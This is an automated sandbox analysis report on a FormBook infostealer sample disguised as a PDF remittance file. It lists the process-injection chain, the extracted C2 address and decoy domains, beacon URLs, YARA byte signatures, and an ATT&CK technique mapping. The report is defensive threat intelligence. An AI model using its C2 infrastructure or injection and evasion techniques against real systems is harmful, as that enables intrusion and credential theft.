ID: 403087
Sample Name: Remittance Advice pdf.exe
Cookbook: default.jbs
Time: 18:49:34
Date: 03/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Remittance Advice pdf.exe

Overview


General Information

Sample Name:	Remittance Advice pdf.exe
Analysis ID:	403087
MD5:	f597d74f90311fa…
SHA1:	2d8f68efc677df2…
SHA256:	84d44657f148197.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Allocates memory in foreign process…
- C2 URLs / IPs found in malware con…
- Creates a thread in another existing …
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Performs DNS queries to domains w…

Classification



Startup

- **System is w10x64**
- Remittance Advice pdf.exe (PID: 6452 cmdline: 'C:\Users\user\Desktop\Remittance Advice pdf.exe' MD5: F597D74F90311FA86A708B211892D76F)
  - DpiScaling.exe (PID: 6224 cmdline: C:\Windows\System32\DpiScaling.exe MD5: 302B1BBDBF4D96BEE99C6B45680CEB5E)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autofmt.exe (PID: 7160 cmdline: C:\Windows\SysWOW64\autofmt.exe MD5: 7FC345F685C2A58283872D851316ACC4)
      - WWAHost.exe (PID: 4868 cmdline: C:\Windows\SysWOW64\WWAHost.exe MD5: 370C260333EB3149EF4E49C8F64652A0)
        - cmd.exe (PID: 7024 cmdline: /c del 'C:\Windows\SysWOW64\DpiScaling.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5188 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.brandonprattdrums.com/nt8e/"
  ],
  "decoy": [
    "cfwg123.com",
    "gazipasadan.xyz",
    "careogeen.com",
    "zitatewelten.com",
    "thecvpro.com",
    "viltais.com",
    "benimed.today",
    "rogerecameron.com",
    "courtclassesathome.com",
    "yakin-hm.com",
    "vidasanayprospera.com",
    "mandirana.com",
    "skybluebet.com",
    "rescuedpetsarewonderful.com",
    "solisdq.info",
    "affiliateside.com",
    "homewellliving.com",
    "missteenroyaluniverse.com",
    "bajrangproperties.com",
    "bundleobliss.com",
    "donotwasteyourvote.com",
    "shuziyuming.com",
    "sabalotours.com",
    "awesomebikeco.com",
    "katysteakhouse.com",
    "journeyofcamera.com",
    "electricmotorcyclecollector.com",
    "hincodrones.com",
    "rfscustominteriors.com",
    "agilelocker.com",
    "jobheap.com",
    "vrolin.com",
    "tudeladirecto.com",
    "tqwhspace.com",
    "ricoemail.com",
    "highfashionexchange.com",
    "simplicty-in-life.com",
    "3907allendale.com",
    "mostposh.com",
    "poshzip.com",
    "mohdnaved.com",
    "lostintraveland.com",
    "elitephoneskillsacademy.com",
    "coastalconciergebyliz.com",
    "enbranding.com",
    "tibetanartacademy.com",
    "intothenest.com",
    "andygreenphd.com",
    "whereistheherb.store",
    "thehimawaribrand.com",
    "wapdevs.com",
    "sewadorbsclothing.com",
    "citestaccnt1598677757.com",
    "radiosteel.com",
    "cover-solutions.com",
    "feeneylaminate.com",
    "minnesotawake.com",
    "eneralysis.com",
    "gomashio-taste.com",
    "neutralplasmaexchange.com",
    "liancaiwangv1.com",
    "jobonlineupdate.com",
    "runforlunch.com",
    "fux.xyz"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000014.00000002.596597809.0000000000380000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000014.00000002.596597809.0000000000380000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x83c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8762:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14075:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13b61:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14177:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x142ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x916a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12ddc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ee2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19157:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a1ca:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000014.00000002.596597809.0000000000380000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16079:$sqlite3step: 68 34 1C 7B E1 • 0x1618c:$sqlite3step: 68 34 1C 7B E1 • 0x160a8:$sqlite3text: 68 38 2A 90 C5 • 0x161cd:$sqlite3text: 68 38 2A 90 C5 • 0x160bb:$sqlite3blob: 68 53 D8 7F 8C • 0x161e3:$sqlite3blob: 68 53 D8 7F 8C
00000014.00000002.598641113.0000000002700000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000014.00000002.598641113.0000000002700000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x83c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8762:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14075:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13b61:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14177:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x142ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x916a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12ddc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ee2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19157:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a1ca:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 10 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
13.2.DpiScaling.exe.10410000.4.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
13.2.DpiScaling.exe.10410000.4.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x75c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7962:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13275:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x12d61:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13377:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x134ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x836a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x11fdc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x90e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18357:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x193ca:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
13.2.DpiScaling.exe.10410000.4.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15279:$sqlite3step: 68 34 1C 7B E1 • 0x1538c:$sqlite3step: 68 34 1C 7B E1 • 0x152a8:$sqlite3text: 68 38 2A 90 C5 • 0x153cd:$sqlite3text: 68 38 2A 90 C5 • 0x152bb:$sqlite3blob: 68 53 D8 7F 8C • 0x153e3:$sqlite3blob: 68 53 D8 7F 8C
13.2.DpiScaling.exe.10410000.4.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
13.2.DpiScaling.exe.10410000.4.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x83c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8762:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14075:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13b61:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14177:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x142ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x916a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12ddc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ee2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19157:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a1ca:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Performs DNS queries to domains with low reputation

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Allocates memory in foreign processes
- Creates a thread in another existing process (thread injection)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 9 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 9 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	System Information Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Remittance Advice pdf.exe	34%	ReversingLabs	Win32.Backdoor.NetWiredRc	
Remittance Advice pdf.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
20.2.WWAHost.exe.3f91b8.1.unpack	100%	Avira	TR/Patched.Ren.Gen8		Download File
20.2.WWAHost.exe.3b87858.5.unpack	100%	Avira	TR/Patched.Ren.Gen8		Download File
13.2.DpiScaling.exe.10410000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.agilelocker.com	1%	Virustotal		Browse
brandonprattdrums.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fux.xyz/nt8e/?blm=y/4CZD0u6UTnndZ84eN1F0ffB2o9AcFBv2a7yWGMbwZk5TncQjhg8LsZLuBmMcZQmigo4rhukg==&tVTd=M6AhI	0%	Avira URL Cloud	safe	
http://schemas.micr	0%	URL Reputation	safe	
http://schemas.micr	0%	URL Reputation	safe	
http://schemas.micr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.gazipasadan.xyz/nt8e/?blm=IHJLWq3Ti4lOD4kq8gztCbzA17cUlgM1ZPUn0ujbMY4leENlWoOfJYoGYHcW17z38P8xUAoycA==&tVTd=M6AhI	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
www.brandonprattdrums.com/nt8e/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.sewadorbsclothing.com/nt8e/?blm=TToywE07YkGPr1SSYVo5Zl0eXSAn7PGjTs4OR5iBsoxazNcvt6mcqDrbAAXGiUlQyBjZ6mutAA==&tVTd=M6AhI	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.agilelocker.com	52.58.78.16	true	false	• 1%, Virustotal, Browse	unknown
parkingpage.namecheap.com	198.54.117.212	true	false		high
cdn.discordapp.com	162.159.130.233	true	false		high
71822.bodis.com	199.59.242.153	true	false		high
brandonprattdrums.com	34.102.136.180	true	true	• 1%, Virustotal, Browse	unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
natroredirect.natrocdn.com	85.159.66.93	true	true		unknown
www.brandonprattdrums.com	unknown	unknown	true		unknown
www.fux.xyz	unknown	unknown	true		unknown
www.gazipasadan.xyz	unknown	unknown	true		unknown
www.sewadorbsclothing.com	unknown	unknown	true		unknown
www.courtclassesathome.com	unknown	unknown	true		unknown
www.yakin-hm.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.fux.xyz/nt8e/?blm=y/4CZD0u6UTnndZ84eN1F0ffB2o9AcFBv2a7yWGMbwZk5TncQjhg8LsZLuBmMcZQmigo4rhukg==&tVTd=M6AhI	true	• Avira URL Cloud: safe	unknown
http://www.gazipasadan.xyz/nt8e/?blm=IHJLWq3Ti4lOD4kq8gztCbzA17cUlgM1ZPUn0ujbMY4leENlWoOfJYoGYHcW17z38P8xUAoycA==&tVTd=M6AhI	true	• Avira URL Cloud: safe	unknown
www.brandonprattdrums.com/nt8e/	true	• Avira URL Cloud: safe	low
http://www.sewadorbsclothing.com/nt8e/?blm=TToywE07YkGPr1SSYVo5Zl0eXSAn7PGjTs4OR5iBsoxazNcvt6mcqDrbAAXGiUlQyBjZ6mutAA==&tVTd=M6AhI	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 0000000E.0000000 0.439337198.000000000095C000.0 0000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.micr	explorer.exe, 0000000E.0000000 0.473814734.0000000008551000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
